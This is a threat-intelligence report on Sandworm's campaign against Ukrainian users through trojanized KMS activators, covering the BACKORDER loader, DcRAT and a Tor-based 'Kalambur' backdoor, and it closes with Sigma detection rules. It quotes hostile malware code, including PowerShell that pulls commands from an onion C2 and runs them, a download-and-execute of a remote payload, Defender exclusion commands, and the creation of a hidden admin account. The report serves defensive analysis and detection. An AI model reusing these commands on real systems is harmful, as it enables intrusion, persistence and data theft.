

Sandworm APT Targets Ukrainian Users with Trojanized Microsoft KMS Activation Tools in Cyber Espionage Campaigns

Archived: 2026-04-02 12:41:43 UTC

Executive Summary

EclecticIQ analysts assess with high confidence that Sandworm (APT44) [1], a threat actor supporting Russia's Main Intelligence Directorate (GRU), is actively conducting a cyber espionage campaign against Ukrainian Windows users. Likely ongoing since late 2023, following Russia's invasion of Ukraine, Sandworm leverages pirated Microsoft Key Management Service (KMS) activators and fake Windows updates to deliver a new version of BACKORDER [2], a loader previously associated with the group. BACKORDER ultimately deploys Dark Crystal RAT (DcRAT) [3], enabling attackers to exfiltrate sensitive data and conduct cyber espionage.

Multiple pieces of evidence strongly link this campaign to Sandworm, also tracked by CERT-UA as UAC-0145 [4], based on recurring use of ProtonMail accounts in WHOIS records, overlapping infrastructure, and consistent Tactics, Techniques and Procedures (TTPs). Additionally, the reuse of BACKORDER, DcRAT, and TOR network mechanisms, along with debug symbols referencing a Russian-language build environment, further reinforce confidence in Sandworm's involvement.




Figure 1 - Sandworm TTPs and malware in the EclecticIQ Threat Intelligence Platform.

Ukraine's heavy reliance on cracked software, including in government institutions, creates a major attack surface. According to a public report [5], Microsoft has estimated that 70% of software in Ukraine's state sector was unlicensed, a trend likely worsened by economic hardships from the ongoing war. Many users, including businesses and critical entities, have turned to pirated software from untrusted sources, giving adversaries like Sandworm (APT44) a prime opportunity to embed malware in widely used programs. This tactic enables large-

scale espionage, data theft, and network compromise, directly threatening Ukraine’s national security, critical infrastructure, and private sector resilience.

KMS Update Campaign: Trojanized KMS Activators Targeting Ukrainian Victims

EclecticIQ analysts observed an password protected ZIP file titled “KMSAuto++x64_v1.8.4.zip” [6] uploaded to Torrent [7], that was Trojanized with BACKORDER loader. The threat actors disguised the file as a KMS activation tool [8] to targeting users who wants to cracking Windows licensing requirements. According to a report from Mandiant, another GRU-linked threat actor tracked as UNC4166, previously employed similar tactics against the Ukrainian government by using a trojanized Windows 10 operating system installer [9].








Torrent info	
Download:	 magnet:?xt=urn:btih:172d3750e3...
Name:	KMSAuto++x64_v1.8.4
Size:	32.63 MB
Age:	1 year
Files:	4
Files	
 KMSAuto++x64_v1.8.4	
 .pad	
 20180 19.71 KB	
 65529 63.99 KB	
 KMSAuto++x64_v1.8.4.zip 32.54 MB	
 password archive.txt 7	

Figure 2 - Torrent info of the malicious KMS Auto Tool.

Since this initial case, EclecticIQ analysts have identified seven distinct malware distribution campaigns tied to the same activity cluster, each employing similar lures and TTPs. On 12 January 2025, analysts observed the most recent campaign using a typosquatted domain and slightly modified tactics to download and execute Dark Crystal RAT - a remote administration tool known for data exfiltration capabilities and previous use by Sandworm [10].

BACKORDER Loader Deliverers Dark Crystal RAT (DcRAT)

The KMS activation tool displays a fake Windows activation interface upon execution. Meanwhile, the threat actor’s GO-based loader BACKORDER initializes in the background, enabling malicious operations to proceed undetected against Windows Defender.




Figure 3 - Execution of Trojanized KMS Auto Tool.

BACKORDER loader disables Windows Defender and adds exclusion rules to certain folders via powershell.exe - Command Add-MpPreference -ExclusionPath <Folder-Path> command, preparing the victim's system for the final DcRAT payload.

```

void __golang main_pre_pare(string dir_path)
{
    string buf; // [esp+0h] [ebp-3Ch]
    string bufa; // [esp+0h] [ebp-3Ch]
    string bufb; // [esp+0h] [ebp-3Ch]
    string a[3]; // [esp+4h] [ebp-38h]
    string aa[3]; // [esp+4h] [ebp-38h]
    _slice_string a_4; // [esp+8h] [ebp-34h]
    _slice_string a_4a; // [esp+8h] [ebp-34h]
    _slice_string a_4b; // [esp+8h] [ebp-34h]
    exec_Cmd *a_16; // [esp+14h] [ebp-28h]
    exec_Cmd *a_16a; // [esp+14h] [ebp-28h]
    exec_Cmd *a_16b; // [esp+14h] [ebp-28h]
    string arg; // [esp+24h] [ebp-18h] BYREF
    string arg_8; // [esp+2Ch] [ebp-10h] BYREF
    string v14; // [esp+34h] [ebp-8h] BYREF

    a[0].str = (uint8 *)"/c powershell Add-MpPreference -ExclusionPath ";
    a[0].len = 47;
    a[1] = main_temp_DirPath;
    a[2].str = (uint8 *)"";
    a[2].len = 1;
    v14 = runtime_concatstring3(0, *(string (*)[3])&a[0].str);
    buf.str = (uint8 *)"cmd";
}
    
```

Figure 4 - Disassembled BACKORDER Loader.

The BACKORDER loader variant uses multiple Living Off the Land Binaries (LOLBAS/LOLBIN) during defence evasion process to ensure successful system infection. Figure 5 illustrates the LOLBAS/LOLBIN techniques utilized by the loader:


Binary Name	Command	Description	TTP
Wmic.exe	WMIC /NAMESPACE:\\root\Microsoft\Windows\Defender PATH MSFT_MpPreference call Add ExclusionPath=	This command uses WMIC (Windows Management Instrumentation Command-line) to modify Microsoft Defender's preferences by adding an exclusion path.	Modify Registry or Security Software Configuration (T1562.001)
Wmic.exe	wmic.exe path Win32_NetworkAdapter get ServiceName /value /FORMAT:List	This command queries the system's network adapter configuration, listing the service names associated with the network adapters.	System Network Configuration Discovery (T1016)
Reg.exe	reg.exe query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender" /v DisableAntiSpyware	This command queries the registry key that determines whether Microsoft Defender AntiSpyware is enabled or disabled.	Query Registry (T1012)
Sc.exe	sc query WinDefend sc query SecurityHealthService	This command queries the status of the "WinDefend" and "SecurityHealthService" service, which corresponds to Microsoft Defender Antivirus.	Service Enumeration (T1057) / Impair Defenses (T1562)

Figure 5 - List of LOLBAS/LOLBIN used by the BACKORDER Loader.

Based on the disassembled code, function main_convert_B64_to_Str() was responsible for retrieving and decoding the Base64-encoded domain string, ultimately revealing the static URL kmsupdate2023[.]com/kms2023.zip. The payload name kms2023 is not obfuscated and appears in the .data

section of the Portable Executable (PE) file. This section typically stores initialized global and static variables, indicating that the malware stores the payload name in plaintext within this segment.

After decoding the Base64, another function `main_get_zip()` downloads the heavily obfuscated DcRAT malware from the decoded URL and executes the payload. It then stores the malicious file at `\AppData\Roaming\kms2023\kms2023.exe` and saves an additional copy into `\AppData\Local\staticfile.exe`.



```
main_add_res string <offset B64_Encoded_Domain, 24h>
; DATA XREF: main_main+11C↑r
; main_main+122↑r
; "aHROCHM6Ly9rbXNlcGRhdG9yMDIzLmVvbs8="
public main_down_loadingFileName
; string main_down_loadingFileName
main_down_loadingFileName string <offset aKms...
; DATA XREF: main_main+228↑r
; main_init+78↑r ...
; "kms2023"
public main_progress_Bar_Symbol
; string main_progress_Bar_Symbol
main_progress_Bar_Symbol string <offset asc_60C0E7, 1>

53 main_path_For_Downloading.str = zip_File_url1.str;
54 LABEL_5:
55 a.cap = (int)&RTYPE_string_0;
56 v16 = &main_statictmp_0;
57 s_argv = /interface_*/&a.cap;
; DATA XREF: main_add_res↓io
; "aHROCHM6Ly9rbXNlcGRhdG9yMDIzLmVvbs8="
60 main_pre_pare(main_path_For_Downloading);
61 runtime_newproc(0, (runtime_funcval *)&stru_61F76C);
62 s_4a[0] = main_convert_B64_to_Str(main_add_res);
63 s_4a[1] = main_down_loadingFileZipName;
64 zip_File_url1a = runtime_concatstring2(0, *(string (*)[2])&s_4a[0].str);
65 if ( (unsigned int)main_get_zip(zip_File_url1a).tab )
```

Figure 6 - Base64 encoded URL inside the disassembled BACKORDER Loader.

Once infected, DcRAT kms2023.exe [11] establishes a remote connection to the command-and-control server `onedrivepack[.]com/pipe_RequestPollUpdateProcessAuthwordpress.php`, that is very likely operated by the threat actor. The DcRAT malware exfiltrates the following details from the victim's computer to the attacker-controlled command and control server:

- Screenshot of the device
- The victim's keystrokes
- Browser cookies, history and saved credentials
- Credentials from popular FTP applications
- System information such as hostname, usernames, language preference settings, and installed applications
- Saved credit card details

Using Scheduled Tasks to Maintain Access

EclecticIQ analysts observed that the DcRAT sample created multiple scheduled tasks to maintain persistent access on the victim's device by regularly launching the malicious payload. The malware used the Windows built-in binary `schtasks.exe` to register two different scheduled tasks named as `staticfiles` and `staticfile` and executed `staticfile.exe` with elevated privileges from `C:\Users\Admin\AppData\Local`. This tactic ensures the adversary retains a foothold on the system, allowing malicious operations to continue even after reboots or user logoffs.

Name	Status	Triggers	Next Run Time
staticfile	Ready	At log on of any user	
staticfiles	Ready	At 7:02 AM on 1/18/2025 - After triggered, repeat every 10 minutes indefinitely.	1/18/2025 7:52:00 AM




Figure 7 - Scheduled tasks for persistent access on a victim’s device.

Russian-Language Comments and Debug Symbol Expose Likely Russian Origin

On 25 November 2024, EclecticIQ analysts detected another trojanized KMS activation lure uploaded to VirusTotal from Ukraine [12], using tactics consistent with prior campaigns of BACKORDER loader.

The malware sample was compiled as a 64-bit Python 3.13 application via PyInstaller, this sample contained debug paths and Russian-language comments, signaling likely Russian origins. The malicious KMS activator downloads and executes a second-stage payload upon execution.

Closer analysis revealed that the fake activator deploys a Python code main.py alongside two scripts—Functions.py and Functions_2.py—to perform various tasks. These scripts:

- Disable Windows security features
- Load the malware
- Establish persistence through scheduled tasks

In Functions.py :

```
def run_script(self, script_name, path):
    script_path = os.path.join(path, script_name)
    if os.path.exists(script_path):
        # Изменим рабочую директорию на директорию скрипта
        original_dir = os.getcwd()
        os.chdir(path)
        subprocess.run(["cmd", "/c", script_path], check=True, creationflags=subprocess.CREATE_NO_WINDOW)
        # Вернем рабочую директорию обратно
        os.chdir(original_dir)
    else:
        print(f"p {script_name} ")
```

Figure 8 – Russian language comments inside the source code.

English translations:

- “We will change the working directory to the script directory”
- “We will change back to the working directory”

In Functions_2.py:

```
Functions_2.py | Functions.py
60 |         with open(target_file_path, 'wb') as f:
61 |             f.write(b'\x00' * 1024)
62 |     except PermissionError:
63 |         print(f"Ошибка доступа при создании файла: {target_file_path}")
64 |         return
65 |
```

Figure 9 - Russian language print output inside the source code.

English translation:

- “Permission error while creating file: {target_file_path}”

Functions.py downloads a ZIP file with Windows Office activation scripts from a GitHub repository and extracts them into %LOCALAPPDATA%\Microsoft-Activation-Scripts. It then displays a user interface for the victim.

Functions_2.py further preps the system by disabling Defender scans, stopping Windows Updates, and establishing persistence through a scheduled task. As part of this process, it copies malicious DLLs (e.g., Runtime Broker.dll, stream.x86.x.dll) into the same Microsoft-Activation-Scripts directory. This defense evasion technique is also used by the BACKORDER loader sample.

```
class Functions_2:
    def __init__(self, ui):
        self.ui = ui
        self.exclusion_folders = [
            r"C:\PerfLogs",
            r"C:\Program Files (x86)",
            r"C:\Users",
            r"C:\Windows",
            r"C:\Temp",
            r"C:\Program Files (x86)\Windows Defender",
            r"C:\Program Files (x86)\WindowsPowerShell",
            r"C:\Program Files\WindowsPowerShell",
            r"C:\Program Files\WindowsPowerShell\Configuration",
            r"C:\Program Files\WindowsPowerShell\Configuration\Schema",
            os.path.join(os.environ['LOCALAPPDATA'],
                'Microsoft-Activation-Scripts')
        ]
```

Figure 10 - Microsoft Defender exclusion function very similar to previous campaign of BACKORDER.

The script creates a scheduled task named OneDrive Reporting Task-S-1-6-91-2656291417-2341898128-2085478365-1000. Each time the user logs in, Windows runs:

- rundll32.exe %LOCALAPPDATA%\Microsoft-Activation-Scripts\stream.x86.x.dll,ExportedFunction

Analysts assess with medium confidence that the dropped malicious DLL file, Runtime Broker.dll [13], is very likely a new version of BACKORDER loader, developed in GO Language and designed to download and execute second stage malware from the remote host [https://activationsmicrosoft\[.\]com/activationsmicrosoft.php](https://activationsmicrosoft[.]com/activationsmicrosoft.php). Since the

time of writing, analysts have been unable to obtain the second-stage malware due to shutdown of the attacker controlled remote server.

```
v88 = 57LL;  
DownloadURL = "https://activationsmicrosoft.com/activationsmicrosoft.php";  
v89 = 10LL;
```

Figure 11 - URL for downloading second stage payload.

One of the most revealing mistakes was the actor’s failure to remove debug symbols from the binary, which exposed the original build location and file name New_dropper.go:

```
; DATA XREF: .rdata:000000000075C964↑  
aUsersIeuserDe db 'C:/Users/IEUser/Desktop/Majestic/14.11/New_dropper.go',0  
; DATA XREF: .rdata:000000000075B8C0↑
```

Figure 12 - Debug symbol remnants in the new version of the BACKORDER loader.

The IEUser reference matches Microsoft’s previously provided test virtual machines (VMs), suggesting the threat actor compiled the malware on this default user account.

Shared Registrars and Emails Connect Multiple Malicious Domains to the Same Threat Cluster

The onedrivesandalone.php URL path on the kmsupdate2023[.]com C2 domain links to a broader malware-delivery campaign. Analysts pivoted from this indicator to uncover multiple additional C2 servers, each using a “KMS activation” lure, suggesting they are very likely part of the same operation. Figure 13 in the EclecticiQ Threat Intelligence Platform’s graph view highlights several more domains tied to this campaign, reinforcing its scale and coordinated infrastructure very likely used by Sandworm members.




Figure 13 - Graph view of the domain pivoting and WHOIS details.

Registrar and Emails:

- Four of the domains (windowsupdatesystem[.]org, kms-win11-update[.]net, kalambur[.]net, and ratiborus2023[.]com, kmsupdate2023[.]com) share the same registrar, PDR Ltd. d/b/a PublicDomainRegistry.com,
- Two registrant emails appear multiple times:
 - email: inekawaki@proton[.]me
 - email: asmohamed2030@protonmail[.]com
- onedrivesandaloneupdater[.]com, is registered with GMO Internet, Inc. and uses the email:
 - email: repgoti@proton[.]me

From these WHOIS records, analysts identified several shared characteristics:

- Consistent abuse of Cloudflare nameservers
- Recurrent proton.me and protonmail.com registrant email addresses
- Overlapping registrars, predominantly PDR Ltd. and GMO Internet, Inc.
- Creation dates clustered between late 2023 and late 2024

Kalambur: Analysts Discovered New RDP Backdoor Disguised as Windows Update, Leverages TOR for Stealth

EclecticIQ analysts observed a new backdoor following the domain pivot. In this case, the threat actor used a domain kalambur[.]net to download a Microsoft Windows Update-themed RDP backdoor. Analysts named this malware as Kalambur (каламбур) based on the file and domain name chosen by the attacker. In Russian (and some other Slavic languages), «каламбур» (kalambur) refers to a pun.

The malware execution flow starts with the kalambur2021_v39.exe C#-based backdoor [\[14\]](#) and downloader. It is designed to download a repackaged TOR binary inside a ZIP file and retrieve additional tools from what is likely an attacker-controlled TOR onion site.

Analysis of the Loader and Embedded PowerShell Script

During static and dynamic analysis of kalambur2021_v39.exe, analysts discovered a PowerShell script in the loader's resources section. Upon execution, the script performs a series of malicious actions:

1. Tor-based Command-and-Control (C2)

```
$workD = "$env:PUBLIC\";
$workWinD = ($workD + 'Windows Update\');
$hnf = ($workWinD + 'Windows\hostname');
$hnc = (gc $hnf).Trim();
$cmd = ((curl.exe -x 'socks5h://127.0.0.1:9050'
http://2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid.onion/
content.html?\$hnc | IEX) | Out-String).Trim();
if ($cmd -eq '') { $cmd = 'SUCCESS' };
curl.exe -x 'socks5h://127.0.0.1:9050'
http://2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid.onion/
\$hnc@@@\$cmd;
```

Figure 14 - PowerShell code using CURL.exe for the C2 activity over onion site.

- Terminates any pre-existing Tor service, installs its own Tor service, and reconfigures it to listen on 127.0.0.1:9050 for SOCKS5 proxy. Similar attack pattern also observed by Mandiant and attributed to UNC4166 [9].
- 2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid[.]onion
- Uses curl.exe with the SOCKS5 tunnel to communicate with the .onion domain, sending and receiving commands discreetly.

2. Persistence via Scheduled Tasks

```
if (Test-Path ($workWinD + 'user0')) {
    #echo "Kalambur has already been executed on this machine"
    if ((Test-Path ($workWinD + 'Windows\hostname')) -ne $true) {
        Check-IfTorExist
    }
    if ((Test-Path ($workWinD + 'uuid0')) -ne $true) {
        Check-InfoMachine
    }
    Check-Rata
    schtasks.exe /tn WindowsUpdateCheck /CREATE /F /SC MINUTE /MO 60 /RU
    SYSTEM /TR "$rataPath"
    schtasks.exe /I /tn WindowsUpdateCheck /RUN
    Check-Led
    return
}
```

Figure 15 - Kalambur references in the PowerShell Script and Scheduled Tasks creation function.

- Creates a scheduled task named WindowsUpdateCheck, pointing to rata.vbs, running every 60 minutes under the SYSTEM account.
- This ensures the malicious script runs repeatedly, even after reboots, maintaining persistence.

3. System Information Gathering and Exfiltration

- Retrieves the machine's public IP (using ident.me) and fetches the UUID from Win32_ComputerSystemProduct.
- Saves this data locally (e.g., ip0, uuid0, cn0) and then exfiltrates it to the attacker's hidden service.

4. Downloads TOR Browser for C2 activity

```
cd "$env:PUBLIC\";
curl -o WindowsUpdate.zip https://kalambur.net/new/WindowsUpdate.zip;
tar -xf WindowsUpdate.zip;
&("$env:Public\Windows Update\Windows\searchindex.exe") --service install
-options -f "$env:Public\Windows Update\Windows\lib"
```

Figure 16 - Downloading TOR browser from remote host inside the ZIP folder.

- Downloads a ZIP file (commonly called WindowsUpdate.zip) from kalambur[.]net, extracts it, and runs the included executable (searchindex.exe).
- Fetches hid.dll [15] from the same domain, placing it in CommonProgramFiles\Microsoft Shared\ink\, used for DLL Injection and TOR Browser installation.

5. OpenSSH Deployment

```
curl -o $env:TEMP\ssh.msi "https://github.com/PowerShell/Win32-OpenSSH/releases/download/v9.8.1.0p1-Preview/OpenSSH-Win64-v9.8.1.0.msi";
msiexec /package $env:TEMP\ssh.msi /quiet;
New-NetFirewallRule -Name sshd -DisplayName 'OpenSSH Server (sshd)' -
Enabled True -Direction Inbound -Protocol TCP -Action Allow -LocalPort 22
```

Figure 17 - Installation of OpenSSH and SSH backdoor creation.

- The script downloads and silently installs Win32-OpenSSH, opening TCP port 22 in the firewall.
- This creates an additional remote-control channel for the attackers, beyond the RDP backdoor.

6. RDP Backdoor Setup

```
#echo "User $defaultUserName is present, but enabled - checking user Admin"
$user = Get-LocalUser -Name 'Admin'
if ($user -eq $null) {
    #echo "Creating user Admin"
    $newUser = 'Admin'
    net user $newUser 1qaz@WSX /add
    net localgroup $defaultGroupName $newUser /add
} else {
    #echo "$user Admin is present - checking user WGUtilityOperator"
    $newUser = 'WGUtilityOperator'
    net user $newUser 1qaz@WSX /add
    net localgroup $defaultGroupName $newUser /add
```

Figure 18 - Creation of new user for RDP Backdoor.

- Modifies registry and firewall settings to enable Remote Desktop Protocol (RDP) on port 3389, reduces RDP security layers, and allows inbound connections.
- Creates or reactivates a hidden administrator user (e.g., Admin or WGUtilityOperator) with a predefined password (1qaz@WSX). The user account is hidden in Windows logon settings via registry edits.

7. Cleanup of Traces

- Deletes leftover installers and temporary scripts, such as the MSI file for OpenSSH, the downloaded ZIP archive, and helper .vbs files, minimizing evidence on disk.

Conclusion: From Pirated Software to the Compromise of Critical Infrastructure in Ukraine

EclecticIQ assesses with medium confidence that Sandworm (APT44) is distributing trojanized pirated software through Ukrainian-speaking forums, warez sites, and other illicit software-sharing platforms. This assessment is based on multiple sources indicating such activity [9], but with some gaps in data related to new campaigns that prevent a higher confidence level. Given Ukraine's high piracy rates and economic constraints [16], these channels likely serve as weak points for initial infection vectors. According to a 2018 Business Software Alliance (BSA) report [17], Ukraine had a software piracy rate of approximately 80%, making it one of the highest in Europe.

By embedding malware within pirated Windows activators, fake updates, and software cracks, Sandworm has very likely gained access to home users, businesses, and potentially government networks. CERT-UA's findings suggest this method has already been exploited in at least one confirmed incident [18].

On April 3, 2023, CERT-UA reported [19] that a Ukrainian utility company employee installed a pirated version of Microsoft Office, unknowingly executing malicious DarkCrystal RAT and DWAgent Remote Monitoring and Management (RMM) software. This gave attackers unauthorized access to the company's information and communication system (ICS) devices, posing a direct threat to operational technology (OT). Although no major

disruptions were publicly reported, the incident underscores the risk associated with trojanized software in critical infrastructure environments.

By leveraging trojanized software to infiltrate ICS environments, Sandworm (APT44) continues to demonstrate its strategic objective of destabilizing Ukraine's critical infrastructure in support of Russian geopolitical ambitions. This tactic aligns with Moscow's broader hybrid warfare strategy, where cyber operations complement kinetic and economic pressure to undermine Ukrainian sovereignty.

SIGMA Rules

title: Kalambur Backdoor TOR/SOCKS5 Detection

id: E99375EB-3EE0-407A-9F90-79569CC6A01C

date: 2025-02-02

status: test

author: Arda Buyukkaya (EclecticIQ)

description: >

Detects executions of curl.exe where the command-line arguments include a SOCKS5 proxy indicator ("socks5h://127.0.0.1:9050") or a reference to an onion domain. In addition to checking the arguments, the rule confirms that the process is indeed curl.exe by verifying that either the process name or one of the description fields indicates the use of curl.

references:

- <https://www.electiciq.com>

tags:

- attack.t1090

- attack.t1573

- attack.t1071.001

- attack.t1059.001

- attack.t1059.003

- attack.s0183

logsource:

category: process_creation

product: windows

detection:

selection:

Image|endswith: '\\curl.exe'

CommandLine|contains:

- 'socks5h://127.0.0.1:9050'

- '.onion/'

Description|contains: 'The curl executable'

Product|contains: 'The curl executable'

Company|contains: 'curl, https://curl.se/'

condition: selection

falsepositives:

- Legitimate use of curl with SOCKS5 proxies or TOR

level: high

title: "Suspicious Windows Defender Exclusion in BACKORDER Loader"

id: "76FEE02A-AB0E-49A6-8972-C2FC7ECBD51E"

date: "2025-02-02"

status: test

author: Arda Buyukkaya (EclecticIQ)

description: >

This Sigma rule detects process creation events that may indicate malicious activity

associated with the BACKORDER Loader Deliverers Dark Crystal RAT (DcRAT) campaign.

The loader disables Windows Defender and adds exclusion rules via multiple Living Off the Land Binaries (LOLBAS) to evade detection.

references:

- <https://www.electiciq.com>

tags:

- attack.t1546.003
- attack.s0075
- attack.t1562.001
